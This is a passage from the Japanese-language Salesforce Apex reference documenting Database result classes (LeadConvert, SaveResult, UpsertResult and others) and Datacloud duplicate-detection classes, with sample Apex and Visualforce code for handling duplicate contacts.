LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
 LIMIT 1];

lc.setConvertedStatus(convertStatus.MasterLabel);



Database.LeadConvertResult lcr = Database.convertLead(lc);

System.assert(lcr.isSuccess());
```

このセクションの内容:

LeadConvert コンストラクタ

LeadConvert のコンストラクタは次のとおりです。

このセクションの内容:

LeadConvert()

Database.LeadConvert クラスの新しいインスタンスを作成します。

署名

```
public LeadConvert()
```

LeadConvert メソッド

LeadConvert のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getOpportunityName()
作成する商談の名前を取得します。

getOwnerID()
新しく作成する取引先、取引先責任者、商談の所有者となるユーザの ID を取得します。

isDoNotCreateOpportunity()
リード変換時に商談を作成するかどうかを指定します (デフォルトは `false` で商談を作成し、`true` では作成しない)。

isOverWriteLeadSource()
変換先の取引先責任者オブジェクトの `LeadSource` 項目に、変換元のリードオブジェクトの `LeadSource` 項目の値を上書きするかどうかを指定します (上書きする場合は `true`、上書きしない場合は `false` で、デフォルトでは上書きしません)。

isSendNotificationEmail()
`setOwnerId` で指定された所有者に通知メールを送るかどうかを示します (送信する場合は `true`、送信しない場合は `false`。デフォルトは false)。

setAccountId(accountId)
リードをマージする取引先の ID を設定します。この値は、個人取引先を含めた既存の取引先を更新する場合のみ必要です。それ以外の場合は、`setAccountId` が指定された場合、新しい取引先が作成されます。

setContactId(contactId)
リードがマージされる取引先責任者の ID を設定します (この取引先責任者は、`setAccountId` で指定された取引先と関連付けられている必要があり、`setAccountId` の指定が必要です)。この値は、既存の取引先責任者を更新する場合のみ必要です。

setConvertedStatus(status)
変換されたリードのリード状況の値を設定します。この項目は必須です。

setDoNotCreateOpportunity(createOpportunity)
リード変換時に商談を作成するかどうかを指定します。デフォルト値は `false` です。デフォルトでは、商談が作成されます。リードの商談を作成したくない場合のみ、このフラグを `true` に設定します。

setLeadId(leadId)
変換するリードの ID を設定します。この項目は必須です。

setOpportunityName(opportunityName)
作成する商談の名前を設定します。名前が指定されない場合、デフォルト値はリードの会社名となります。

setOverwriteLeadSource(overwriteLeadSource)
変換先の取引先責任者オブジェクトの `LeadSource` 項目に、変換元のリードオブジェクトの `LeadSource` 項目の値を上書きするかどうかを指定します。デフォルト値は `false` で、項目の値を上書きしません。`true` として指定した場合は、変換先取引先責任者の `setContactId` も指定する必要があります。

setOwnerId(ownerId)
新しく作成する取引先、取引先責任者、商談の所有者となるユーザの ID を指定します。アプリケーションでこの値を指定しない場合、リードの所有者が新しいオブジェクトの所有者となります。

setSendNotificationEmail(sendEmail)
`setOwnerId` で指定された所有者に通知メールを送るかどうかを指定します。デフォルト値は `false` で、メールを送信しません。

getAccountId()

リードをマージする取引先の ID を取得します。

署名

```
public ID getAccountId()
```

戻り値

型: ID

getContactId()

リードをマージする取引先責任者の ID を取得します。

署名

```
public ID getContactId()
```

戻り値

型: ID

getConvertedStatus()

取引開始済みのリードのリード状況の値を取得します。

署名

```
public String getConvertedStatus()
```

戻り値

型: String

getLeadID()

取引を開始するリードの ID を取得します。

署名

```
public ID getLeadID()
```

戻り値

型: ID

getOpportunityName()

作成する商談の名前を取得します。

署名

```
public String getOpportunityName()
```

戻り値

型: String

getOwnerID()

新しく作成する取引先、取引先責任者、商談の所有者となるユーザの ID を取得します。

署名

```
public ID getOwnerID()
```

戻り値

型: ID

isDoNotCreateOpportunity()

リード変換時に商談を作成するかどうかを指定します (デフォルトは `false` で商談を作成し、`true` では作成しない)。

署名

```
public Boolean isDoNotCreateOpportunity()
```

戻り値

型: Boolean

isOverWriteLeadSource()

変換先の取引先責任者オブジェクトの `LeadSource` 項目に、変換元のリードオブジェクトの `LeadSource` 項目の値を上書きするかどうかを指定します (上書きする場合は `true`、上書きしない場合は `false` で、デフォルトでは上書きしません)。

署名

```
public Boolean isOverWriteLeadSource()
```

戻り値

型: Boolean

isSendNotificationEmail()

setOwnerId で指定された所有者に通知メールを送るかどうかを示します(送信する場合は true、送信しない場合は false。デフォルトは false)。

署名

```
public Boolean isSendNotificationEmail()
```

戻り値

型: Boolean

setAccountId(accountId)

リードをマージする取引先の ID を設定します。この値は、個人取引先を含めた既存の取引先を更新する場合のみ必要です。それ以外の場合は、setAccountId が指定された場合、新しい取引先が作成されます。

署名

```
public Void setAccountId(ID accountId)
```

パラメータ

accountId
型: ID

戻り値

型: Void

setContactId(contactId)

リードがマージされる取引先責任者の ID を設定します(この取引先責任者は、setAccountId で指定された取引先と関連付けられている必要があり、setAccountId の指定が必要です)。この値は、既存の取引先責任者を更新する場合のみ必要です。

署名

```
public Void setContactId(ID contactId)
```

パラメータ

contactId
型: ID

戻り値

型: Void

使用方法

`setContactId` が指定された場合、アプリケーションは、取引先と暗黙的に関連付けられる新しい取引先責任者を作成します。取引先責任者および他の既存のデータは上書きされません (ただし、`setOverwriteLeadSource` が true に設定されている場合は `LeadSource` 項目のみが上書きされます)。

重要: リードを個人取引先に変換する場合、`setContactId` を指定しないでください。指定するとエラーが発生します。個人取引先の `setAccountId` のみを指定してください。

setConvertedStatus(status)

変換されたリードのリード状況の値を設定します。この項目は必須です。

署名

```
public Void setConvertedStatus(String status)
```

パラメータ

status
型: String

戻り値

型: Void

setDoNotCreateOpportunity(createOpportunity)

リード変換時に商談を作成するかどうかを指定します。デフォルト値は `false` です。デフォルトでは、商談が作成されます。リードの商談を作成したくない場合のみ、このフラグを `true` に設定します。

署名

```
public Void setDoNotCreateOpportunity(Boolean createOpportunity)
```

パラメータ

createOpportunity
型: Boolean

戻り値

型: Void

setLeadId(leadId)

変換するリードの ID を設定します。この項目は必須です。

署名

```
public Void setLeadId(ID leadId)
```

パラメータ

leadId
　型: ID

戻り値

型: Void

setOpportunityName(opportunityName)

作成する商談の名前を設定します。名前が指定されない場合、デフォルト値はリードの会社名となります。

署名

```
public Void setOpportunityName(String opportunityName)
```

パラメータ

opportunityName
　型: String

戻り値

型: Void

使用方法

この項目の文字数は 80 文字までです。

`setDoNotCreateOpportunity` が true の場合、商談は作成されません。また、この項目は空のままにする必要があります。空でない場合はエラーが発生します。

setOverwriteLeadSource(overwriteLeadSource)

変換先の取引先責任者オブジェクトの `LeadSource` 項目に、変換元のリードオブジェクトの `LeadSource` 項目の値を上書きするかどうかを指定します。デフォルト値は `false` で、項目の値を上書きしません。`true` として指定した場合は、変換先取引先責任者の `setContactId` も指定する必要があります。

署名

```
public Void setOverwriteLeadSource(Boolean overwriteLeadSource)
```

パラメータ

overwriteLeadSource
型: Boolean

戻り値

型: Void

setOwnerId(ownerId)

新しく作成する取引先、取引先責任者、商談の所有者となるユーザの ID を指定します。アプリケーションでこの値を指定しない場合、リードの所有者が新しいオブジェクトの所有者となります。

署名

```
public Void setOwnerId(ID ownerId)
```

パラメータ

ownerId
型: ID

戻り値

型: Void

使用方法

このメソッドは、既存のオブジェクトにマージする場合は適用されません。`setOwnerId` が指定された場合、既存の取引先または取引先責任者の `ownerId` 項目は上書きされません。

setSendNotificationEmail(sendEmail)

`setOwnerId` で指定された所有者に通知メールを送るかどうかを指定します。デフォルト値は `false` で、メールを送信しません。

署名

```
public Void setSendNotificationEmail(Boolean sendEmail)
```

パラメータ

sendEmail
型: Boolean

戻り値

型: Void

LeadConvertResult クラス

リード取引開始の結果。

名前空間

Database

使用方法

LeadConvertResult オブジェクトの配列は、`convertLead` データベースメソッドで返されます。LeadConvertResult 配列の各要素は、`convertLead` データベースメソッドの *`SObject[]`* パラメータとして渡された sObject 配列に対応します。つまり、LeadConvertResult 配列の最初の要素は、SObject 配列の最初の要素と一致します。また、LeadConvertResult 配列の 2 番目の要素は SObject 配列の 2 番目の要素と一致し、3 番目以降も同様です。sObject が 1 つのみ渡される場合、LeadConvertResult 配列には 1 つの要素が含まれます。

LeadConvertResult メソッド

`LeadConvertResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getAccountId()`

新しい取引先の ID (新しい取引先が指定されている場合)。`convertLead` が呼び出された場合は、指定された取引先の ID。

署名

```
public ID getAccountId()
```

戻り値

型: ID

getContactId()

新しい取引先責任者のID(新しい取引先責任者が指定されている場合)。convertLead が呼び出された場合は、指定された取引先責任者の ID。

署名

```
public ID getContactId()
```

戻り値

型: ID

getErrors()

エラーが発生した場合、エラーコードと説明を示す 1 つ以上のデータベースエラーオブジェクトからなる配列。

署名

```
public Database.Error[] getErrors()
```

戻り値

型: Database.Error[]

getLeadId()

取引開始済みのリードの ID。

署名

```
public ID getLeadId()
```

戻り値

型: ID

getOpportunityId()

新しい商談の ID (convertLead が呼び出されたときに新規に作成された場合)。

署名

```
public ID getOpportunityId()
```

戻り値

型: ID

isSuccess()

このオブジェクトに対する DML 操作が成功した場合、Boolean 値は `true` に設定されます。それ以外の場合は `false` です。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

MergeResult クラス

merge Database メソッドの処理結果が含まれます。

名前空間

Database

使用方法

`Database.merge` メソッドは、各マージ済みレコードの `Database.MergeResult` オブジェクトを返します。

MergeResult メソッド

`MergeResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getUpdatedRelatedIds()
マージの結果として親が再設定された、merge コールを送信するユーザから表示可能なすべての関連レコードの ID を返します。

isSuccess()
マージが正常に行われたか (`true`)、否か (`false`) を示します。

getErrors()

`Database.merge` メソッドを使用したマージ操作中にエラーが発生した場合、そのエラーを表す `Database.Error` オブジェクトのリストを返します。

署名

```
public List<Database.Error> getErrors()
```

戻り値

型: List<Database.Error>

getId()

他のレコードがマージされた主レコードの ID を返します。

署名

```
public Id getId()
```

戻り値

型: ID

getMergedRecordIds()

主レコードにマージされたレコードの ID を返します。

署名

```
public List<String> getMergedRecordIds()
```

戻り値

型: List<String>

getUpdatedRelatedIds()

マージの結果として親が再設定された、merge コールを送信するユーザから表示可能なすべての関連レコードの ID を返します。

署名

```
public List<String> getUpdatedRelatedIds()
```

戻り値

型: List<String>

isSuccess()

マージが正常に行われたか (true)、否か (false) を示します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

QueryLocator クラス

Database.getQueryLocator によって返され、Apex の一括処理で使用されるレコードセットを表します。

名前空間

Database

QueryLocator メソッド

QueryLocator のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getQuery()

Database.QueryLocator オブジェクトのインスタンス化に使用するクエリを返します。これは、start メソッドをテストする場合に役立ちます。

署名

```
public String getQuery()
```

戻り値

型: String

使用方法

getQueryLocator クエリで FOR UPDATE キーワードを使用してレコードのセットをロックすることはできません。start メソッドは、バッチにあるレコードのセットを自動的にロックします。

例

```
System.assertEquals(QLReturnedFromStart.

getQuery(),

Database.getQueryLocator([SELECT Id

   FROM Account]).getQuery() );
```

iterator()

クエリロケータのイテレータの新しいインスタンスを返します。

署名

```
public Database.QueryLocatorIterator iterator()
```

戻り値

型: Database.QueryLocatorIterator

使用方法

警告: クエリロケータを反復処理するには、このメソッドによって変数で返されるイテレータインスタンスを保存し、その変数を使用してコレクションを反復処理します。反復を実行するたびに iterator をコールすると、各コールで新しいイテレータインスタンスが返されるため、不適切な動作を生じる可能性があります。

「QueryLocatorIterator クラス」の例を参照してください。

QueryLocatorIterator クラス

クエリロケータレコードセットに対するイテレータを表します。

名前空間

Database

例

このサンプルでは、5 つの取引先が含まれるクエリロケータのイテレータを取得する方法を示します。このサンプルでは、hasNext および next をコールして、コレクション内の各レコードを取得します。

```
// Get a query locator

Database.QueryLocator q = Database.getQueryLocator(

    [SELECT Name FROM Account LIMIT 5]);

// Get an iterator

Database.QueryLocatorIterator it =  q.iterator();



// Iterate over the records

while (it.hasNext())

{

    Account a = (Account)it.next();

    System.debug(a);

}
```

QueryLocatorIterator メソッド

QueryLocatorIterator のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

hasNext()

コレクション内に 1 つ以上のレコードが残っている場合は true、それ以外の場合は false を返します。

署名

```
public Boolean hasNext()
```

戻り値

型: Boolean

next()

イテレータを次の sObject レコードに進め、sObject を返します。

署名

```
public sObject next()
```

戻り値

型: sObject

使用方法

戻り値は汎用 sObject 型であるため、具体的なデータ型を使用する場合は、キャストする必要があります。次に例を示します。

```
Account a = (Account)myIterator.next();
```

例

```
Account a = (Account)myIterator.next();
```

SaveResult クラス

Database メソッドによって返される insert または update DML 操作の結果。

名前空間

Database

使用方法

SaveResult オブジェクトの配列は、`insert` データベースメソッドと `update` データベースメソッドで返されます。SaveResult 配列の各要素は、データベースメソッドの *`sObject[]`* パラメータとして渡された sObject 配列に対応します。つまり、SaveResult 配列の最初の要素は、sObject 配列の最初の要素と一致します。また、SaveResult 配列の 2 番目の要素は sObject 配列の 2 番目の要素と一致し、3 番目以降も同様です。sObject が 1 つのみ渡される場合、SaveResult 配列には 1 つの要素が含まれます。

SaveResult オブジェクトは、新規または既存の Salesforce レコードが保存されたときに生成されます。

例

次の例では、返された `Database.SaveResult` オブジェクトを介して取得および反復処理する方法を示します。これは、`Database.insert` の 2 番目のパラメータに false を指定して使用し、2 つの取引先を挿入して、失敗時にレコードの部分的な処理を行えるようにしています。取引先の 1 つで必須の [名称] 項目が欠落しており、これによって失敗が発生します。次に、結果を反復処理して、レコードごとに操作が成功したかどうかを

判別します。正常に処理された各レコードのIDをデバッグログに書き込むか、失敗したレコードのエラーメッセージと項目を書き込みます。この例では、1 つの成功した操作と 1 つの失敗が生成されます。

```
// Create two accounts, one of which is missing a required field

Account[] accts = new List<Account>{

    new Account(Name='Account1'),

    new Account()};

Database.SaveResult[] srList = Database.insert(accts, false);



// Iterate through each returned result

for (Database.SaveResult sr : srList) {

    if (sr.isSuccess()) {

        // Operation was successful, so get the ID of the record that was processed

        System.debug('Successfully inserted account. Account ID: ' + sr.getId());

    }

    else {

        // Operation failed, so get all errors

        for(Database.Error err : sr.getErrors()) {

            System.debug('The following error has occurred.');

            System.debug(err.getStatusCode() + ': ' + err.getMessage());

            System.debug('Account fields that affected this error: ' + err.getFields());

        }

    }

}
```

関連トピック:

- Error クラス
- DuplicateError クラス

SaveResult メソッド

SaveResult のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getErrors()

エラーが発生した場合、エラーコードと説明を示す1つ以上のデータベースエラーオブジェクトからなる配列を返します。

署名

```
public Database.Error[] getErrors()
```

戻り値

型: Database.Error[]

getId()

挿入または更新しようとしている sObject の ID を返します。

署名

```
public ID getId()
```

戻り値

型: ID

使用方法

この項目に値が入力されている場合、オブジェクトは正常に挿入または更新されています。この項目が空白の場合、そのオブジェクトに対する操作は失敗しています。

isSuccess()

このオブジェクトに対するDML操作が成功した場合、`true` に設定されたBooleanを返します。それ以外の場合は `false` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

例

この例では、エラーにより保存に失敗したときに検出された重複レコードを処理するために使用するコードを示します。このコードは、ユーザが取引先責任者を追加するときの重複管理を実装するカスタムアプリケーションの一部です。このサンプルアプリケーション全体を確認するには、「DuplicateResult クラス」 (ページ 1559)を参照してください。

```
if (!saveResult.isSuccess()) { ... }
```

UndeleteResult クラス

`Database.undelete` メソッドによって返される、undelete DML 操作の結果。

名前空間

Database

使用方法

Database.UndeleteResult オブジェクトの配列は、`undelete` データベースメソッドで返されます。UndeleteResult 配列の各要素は、`undelete` データベースメソッドの *`sObject[]`* パラメータとして渡された sObject 配列に対応します。つまり、UndeleteResult 配列の最初の要素は、sObject 配列の最初の要素と一致します。また、UndeleteResult 配列の 2 番目の要素は sObject 配列の 2 番目の要素と一致し、3 番目以降も同様です。sObject が 1 つのみ渡される場合、UndeleteResults 配列には 1 つの要素が含まれます。

UndeleteResult メソッド

`UndeleteResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

isSuccess()
このオブジェクトに対する DML 操作が成功した場合、`true` に設定された Boolean 値を返します。それ以外の場合は `false` を返します。

getErrors()

エラーが発生した場合、エラーコードと説明を示す1つ以上のデータベースエラーオブジェクトからなる配列を返します。

署名

```
public Database.Error[] getErrors()
```

戻り値

型: Database.Error[]

getId()

復元しようとしている sObject の ID を返します。

署名

```
public ID getId()
```

戻り値

型: ID

使用方法

この項目に値が入力されている場合、オブジェクトは正常に復元されています。この項目が空白の場合、そのオブジェクトに対する操作は失敗しています。

isSuccess()

このオブジェクトに対する DML 操作が成功した場合、`true` に設定された Boolean 値を返します。それ以外の場合は `false` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

UpsertResult クラス

`Database.upsert` メソッドによって返される、upsert DML 操作の結果。

名前空間

Database

使用方法

Database.UpsertResult オブジェクトの配列は、`upsert` データベースメソッドで返されます。UpsertResult 配列の各要素は、`upsert` データベースメソッドの *`sObject[]`* パラメータとして渡された sObject 配列に対応します。つまり、UpsertResult 配列の最初の要素は、sObject 配列の最初の要素と一致します。また、UpsertResult 配列の 2 番目の要素は sObject 配列の 2 番目の要素と一致し、3 番目以降も同様です。sObject が 1 つのみ渡される場合、UpsertResults 配列には 1 つの要素が含まれます。

UpsertResult メソッド

`UpsertResult` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

`getErrors()`

エラーが発生した場合、エラーコードと説明を示す1つ以上のデータベースエラーオブジェクトからなる配列を返します。

署名

```
public Database.Error[] getErrors()
```

戻り値

型: Database.Error[]

getId()

更新または挿入しようとしている sObject の ID を返します。

署名

```
public ID getId()
```

戻り値

型: ID

使用方法

この項目に値が入力されている場合、オブジェクトは正常に更新または挿入されています。この項目が空白の場合、そのオブジェクトに対する操作は失敗しています。

isCreated()

レコードが作成された場合、Boolean 値は `true` に設定されます。レコードが更新された場合は `false` です。

署名

```
public Boolean isCreated()
```

戻り値

型: Boolean

isSuccess()

このオブジェクトに対する DML 操作が成功した場合、`true` に設定された Boolean 値を返します。それ以外の場合は `false` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

Datacloud 名前空間

`Datacloud` 名前空間は、重複ルールに関する情報の取得に使用されるクラスとメソッドを提供します。重複ルールでは、Salesforce 内に重複レコードを保存することをユーザに許可するかどうか、および許可する条件を制御できます。

`Datacloud` 名前空間のクラスを次に示します。

このセクションの内容:

AdditionalInformationMap クラス

一致レコードに関するその他の情報を表します (ある場合)。

名前空間

Datacloud

このセクションの内容:

AdditionalInformationMap メソッド

`AdditionalInformationMap` のメソッドは次のとおりです。

このセクションの内容:

`getName()`

要素の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

getValue()

要素の値を返します。

署名

```
public String getValue()
```

戻り値

型: String

DuplicateResult クラス

重複レコードを検出した重複ルールの詳細と、それらの重複レコードに関する情報を表します。

名前空間

Datacloud

使用方法

重複ルールを使用する組織は、`DuplicateResult` クラスとそのメソッドを使用できます。

`DuplicateResult` は、`SaveResult` の一部である `DuplicateError` 内に含まれます。`SaveResult` は、ユーザが Salesforce にレコードを保存しようとすると生成されます。

例

次の例は、ユーザが取引先責任者を追加できるカスタムアプリケーションを示します。取引先責任者が保存されると、重複レコードがある場合はアラートが表示されます。

サンプルアプリケーションは、Visualforce ページと Apex コントローラで構成されます。Visualforce ページは最初にリストされるため、ページでの Apex コントローラ使用方法を確認できます。Visualforce ページを保存する前に、まず Apex クラスを保存します。

```
<apex:page controller="ContactDedupeController">

    <apex:form >

        <apex:pageBlock title="Duplicate Records" rendered="{!hasDuplicateResult}">

            <apex:pageMessages />

            <apex:pageBlockTable value="{!duplicateRecords}" var="item">
```

```
            <apex:column >
                <apex:facet name="header">Name</apex:facet>
             <apex:outputLink value="/{!item['Id']}">{!item['Name']}</apex:outputLink>

            </apex:column>
            <apex:column >
                <apex:facet name="header">Owner</apex:facet>
                <apex:outputField value="{!item['OwnerId']}"/>
            </apex:column>
            <apex:column >
                <apex:facet name="header">Last Modified Date</apex:facet>
                <apex:outputField value="{!item['LastModifiedDate']}"/>
            </apex:column>
        </apex:pageBlockTable>
    </apex:pageBlock>

    <apex:pageBlock title="Contact" mode="edit">
        <apex:pageBlockButtons >
            <apex:commandButton value="Save" action="{!save}"/>
        </apex:pageBlockButtons>

        <apex:pageBlockSection >
            <apex:inputField value="{!Contact.FirstName}"/>
            <apex:inputField value="{!Contact.LastName}"/>
            <apex:inputField value="{!Contact.Email}"/>
            <apex:inputField value="{!Contact.Phone}"/>
            <apex:inputField value="{!Contact.AccountId}"/>
        </apex:pageBlockSection>
```

```
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

次のサンプルは、ページのApexコントローラです。このコントローラには、[保存]ボタンのアクションメソッドが含まれます。`save` メソッドは新しい取引先責任者を挿入します。エラーが返された場合、このメソッドは各エラーを反復処理してそれが重複エラーかどうかをチェックし、ページにエラーメッセージを追加して、重複レコードに関する情報を返してページに表示されるようにします。

```
public class ContactDedupeController {


    // Initialize a variable to hold the contact record you're processing
    private final Contact contact;


    // Initialize a list to hold any duplicate records
    private List<sObject> duplicateRecords;


    // Define variable that’s true if there are duplicate records
    public boolean hasDuplicateResult{get;set;}


    // Define the constructor
    public ContactDedupeController() {


        // Define the values for the contact you’re processing based on its ID
        Id id = ApexPages.currentPage().getParameters().get('id');
        this.contact = (id == null) ? new Contact() :
            [SELECT Id, FirstName, LastName, Email, Phone, AccountId
             FROM Contact WHERE Id = :id];


        // Initialize empty list of potential duplicate records
```

```
        this.duplicateRecords = new List<sObject>();
        this.hasDuplicateResult = false;
    }

    // Return contact and its values to the Visualforce page for display
    public Contact getContact() {
        return this.contact;
    }

    // Return duplicate records to the Visualforce page for display
    public List<sObject> getDuplicateRecords() {
        return this.duplicateRecords;
    }

    // Process the saved record and handle any duplicates
    public PageReference save() {

        // Optionally, set DML options here, use "DML" instead of "false"
        //   in the insert()
        // Database.DMLOptions dml = new Database.DMLOptions();
        // dml.DuplicateRuleHeader.allowSave = true;
        // dml.DuplicateRuleHeader.includeRecordDetails = true;
        // dml.DuplicateRuleHeader.runsAsCurrentUser = true;
        Database.SaveResult saveResult = Database.insert(contact, false);

        if (!saveResult.isSuccess()) {
            for (Database.Error error : saveResult.getErrors()) {
```

```
// If there are duplicates, an error occurs
// Process only duplicates and not other errors
//   (e.g., validation errors)
if (error instanceof Database.DuplicateError) {
    // Handle the duplicate error by first casting it as a
    //   DuplicateError class
    // This lets you use methods of that class
    //  (e.g., getDuplicateResult())
    Database.DuplicateError duplicateError =
            (Database.DuplicateError)error;
    Datacloud.DuplicateResult duplicateResult =
            duplicateError.getDuplicateResult();

    // Display duplicate error message as defined in the duplicate rule
    ApexPages.Message errorMessage = new ApexPages.Message(
            ApexPages.Severity.ERROR, 'Duplicate Error: ' +
            duplicateResult.getErrorMessage());
    ApexPages.addMessage(errorMessage);

    // Get duplicate records
    this.duplicateRecords = new List<sObject>();

    // Return only match results of matching rules that
    //  find duplicate records
    Datacloud.MatchResult[] matchResults =
            duplicateResult.getMatchResults();
```

```
                    // Just grab first match result (which contains the
                    //   duplicate record found and other match info)
                    Datacloud.MatchResult matchResult = matchResults[0];

                    Datacloud.MatchRecord[] matchRecords = matchResult.getMatchRecords();

                    // Add matched record to the duplicate records variable
                    for (Datacloud.MatchRecord matchRecord : matchRecords) {
                        System.debug('MatchRecord: ' + matchRecord.getRecord());
                        this.duplicateRecords.add(matchRecord.getRecord());
                    }
                    this.hasDuplicateResult = !this.duplicateRecords.isEmpty();
                }
            }

            //If there's a duplicate record, stay on the page
            return null;
        }

        //  After save, navigate to the view page:
        return (new ApexPages.StandardController(contact)).view();
    }

}
```

このセクションの内容:

関連トピック:

DuplicateResult メソッド

`DuplicateResult` のメソッドは次のとおりです。

このセクションの内容:

`getDuplicateRule()`

実行されて重複レコードを返した重複ルールの開発者名を返します。

署名

```
public String getDuplicateRule()
```

戻り値

型: String

`getErrorMessage()`

重複レコードを作成している可能性があることをユーザに警告するために、システム管理者が設定したエラーメッセージを返します。このメッセージは重複ルールに関連付けられています。

署名

```
public String getErrorMessage()
```

戻り値

型: String

例

この例では、新規取引先責任者の保存中に重複が検出されたときに、エラーメッセージを表示するために使用するコードを示します。このコードは、ユーザが取引先責任者を追加できるカスタムアプリケーションの一部です。取引先責任者が保存されると、重複レコードがある場合はアラートが表示されます。このサンプルアプリケーション全体を確認するには、「DuplicateResult クラス」 (ページ 1559)を参照してください。

```
ApexPages.Message errorMessage = new ApexPages.Message(

                            ApexPages.Severity.ERROR, 'Duplicate Error: ' +

                            duplicateResult.getErrorMessage());

                    ApexPages.addMessage(errorMessage);
```

getMatchResults()

重複レコードおよび一致情報を返します。

署名

```
public List<Datacloud.MatchResult> getMatchResults()
```

戻り値

型: List<Datacloud.MatchResult>

例

この例では、重複レコードおよび一致情報を返して `matchResults` 変数に割り当てるために使用するコードを示します。このコードは、ユーザが取引先責任者を追加するときの重複管理を実装するカスタムアプリケーションの一部です。このサンプルアプリケーション全体を確認するには、「DuplicateResult クラス」 (ページ 1559)を参照してください。

```
Datacloud.MatchResult[] matchResults =

                            duplicateResult.getMatchResults();
```

isAllowSave()

重複ルールが、重複と識別されたレコードの保存を許可するかどうかを示します。重複ルールで保存を許可する場合は `true`、それ以外の場合は `false` に設定します。

署名

```
public Boolean isAllowSave()
```

戻り値

型: Boolean

FieldDiff クラス

一致ルール項目の名前と、重複およびその一致レコードについて項目値の比較結果を表します。

名前空間

Datacloud

このセクションの内容:

FieldDiff メソッド

`FieldDiff` のメソッドは次のとおりです。

このセクションの内容:

`getDifference()`

重複とその一致レコードについて項目値の比較結果を返します。

署名

```
public String getDifference()
```

戻り値

型: String

値には、次のものがあります。

- `SAME`: 項目値が完全に一致していることを示します。
- `DIFFERENT`: 項目値が一致していないことを示します。
- `NULL`: どちらの値も空白のため、項目値が一致していることを示します。

`getName()`

重複が検出された一致ルールの項目の名前を返します。

署名

```
public String getName()
```

戻り値

型: String

MatchRecord クラス

一致ルールで検出された重複レコードを表します。

名前空間

Datacloud

このセクションの内容:

MatchRecord メソッド

MatchRecord のメソッドは次のとおりです。

このセクションの内容:

getAdditionalInformation()

一致レコードに関するその他の情報を返します。たとえば、matchGrade は、一致レコードに含まれる D&B 項目のデータ品質を表します。

署名

```
public List<Datacloud.AdditionalInformationMap> getAdditionalInformation()
```

戻り値

型: List<Datacloud.AdditionalInformationMap>

getFieldDiffs()

すべての一致ルール項目と、重複およびその一致レコードについての各項目値の比較結果を返します。

署名

```
public List<Datacloud.FieldDiff> getFieldDiffs()
```

戻り値

型: List<Datacloud.FieldDiff>

getMatchConfidence()

一致レコードのデータと要求内のデータの類似度のランキングを返します。要求で指定された `minMatchConfidence` の値以上である必要があります。使用されていない場合は -1 を返します。

署名

```
public Double getMatchConfidence()
```

戻り値

型: Double

getRecord()

重複の項目と項目値を返します。

署名

```
public SObject getRecord()
```

戻り値

型: SObject

MatchResult クラス

一致ルールの重複結果を表します。

名前空間

Datacloud

例

このセクションの内容:

MatchResult メソッド

`MatchResult` のメソッドは次のとおりです。

このセクションの内容:

`getEntityType()`

一致ルールのエンティティ種別を返します。

署名

```
public String getEntityType()
```

戻り値

型: String

`getErrors()`

一致ルールの照合中に発生したエラーを返します。

署名

```
public List<Database.Error> getErrors()
```

戻り値

型: List<Database.Error>

getMatchEngine()

一致ルールのマッチングエンジンを返します。

署名

```
public String getMatchEngine()
```

戻り値

型: String

getMatchRecords()

一致ルールの重複に関する情報を返します。

署名

```
public List<Datacloud.MatchRecord> getMatchRecords()
```

戻り値

型: List<Datacloud.MatchRecord>

getRule()

一致ルールの開発者名を返します。

署名

```
public String getRule()
```

戻り値

型: String

getSize()

一致ルールによって検出された重複の数を返します。

署名

```
public Integer getSize()
```

戻り値

型: Integer

`isSuccess()`

一致ルールでエラーが発生した場合は `false`、一致ルールが正常に実行された場合は `true` を返します。

署名

```
public Boolean isSuccess()
```

戻り値

型: Boolean

DataSource 名前空間

`DataSource` 名前空間は、Apex Connector Framework のクラスを提供します。Apex Connector Framework を使用して、Lightning Connect のカスタムアダプタを開発します。続いて、この Lightning Connect カスタムアダプタを介して、Salesforce 組織を任意の場所のデータに接続します。

`DataSource` 名前空間のクラスを次に示します。

このセクションの内容:

ConnectionParams クラス
外部システムを認証するためのログイン情報が含まれます。

DataSourceUtil クラス
`DataSource.Provider` および `DataSource.Connection` クラスの親クラス。

DataType 列挙
Apex Connector Framework でサポートされるデータ型を指定します。

Filter クラス
SOSL または SOQL クエリの `WHERE` 句を表します。

FilterType 列挙
`DataSource.Filter` の `type` プロパティによって参照されます。

IdentityType 列挙
外部システムの認証に使用されるログイン情報のセットを決定します。

Order クラス
結果セットの行の並び替え方法に関する詳細が含まれます。SOQL クエリの `ORDER BY` ステートメントに相当します。

OrderDirection 列挙
列の値に基づいて行を並び替える方向を指定します。

Provider クラス
Lightning Connect のカスタムアダプタを作成するには、この基本クラスを拡張します。このクラスは、外部システムへの接続でサポートされているか、必要となる認証機能やその他の機能を Salesforce に伝えます。

QueryAggregation 列挙
クエリでの列の集計方法を指定します。

QueryContext クラス
`QueryContext` のインスタンスが、`DataSource.Connection` クラスの `query` メソッドに提供されます。このインスタンスは、SOQL 要求に対応します。

QueryUtils クラス
データ行に対してローカルに絞り込み、並び替え、および LIMIT 句と OFFSET 句の適用を行うヘルパーメソッドが含まれます。このヘルパークラスは、初期段階の開発およびテストでの利便性を目的として提供されますが、本番環境での使用はサポートされません。

ReadContext クラス
`QueryContext` および `SearchContext` クラスの抽象基本クラス。

SearchContext クラス
`SearchContext` のインスタンスが、`DataSource.Connection` クラスの search メソッドに提供されます。このインスタンスは、検索または SOSL 要求に対応します。

SearchUtils クラス
Lightning Connect のカスタムアダプタに検索を実装するためのヘルパークラス。

Table クラス
Lightning Connect カスタムアダプタの接続先である外部システム上のテーブルを記述します。

TableResult クラス
検索またはクエリの結果が含まれます。

TableSelection クラス
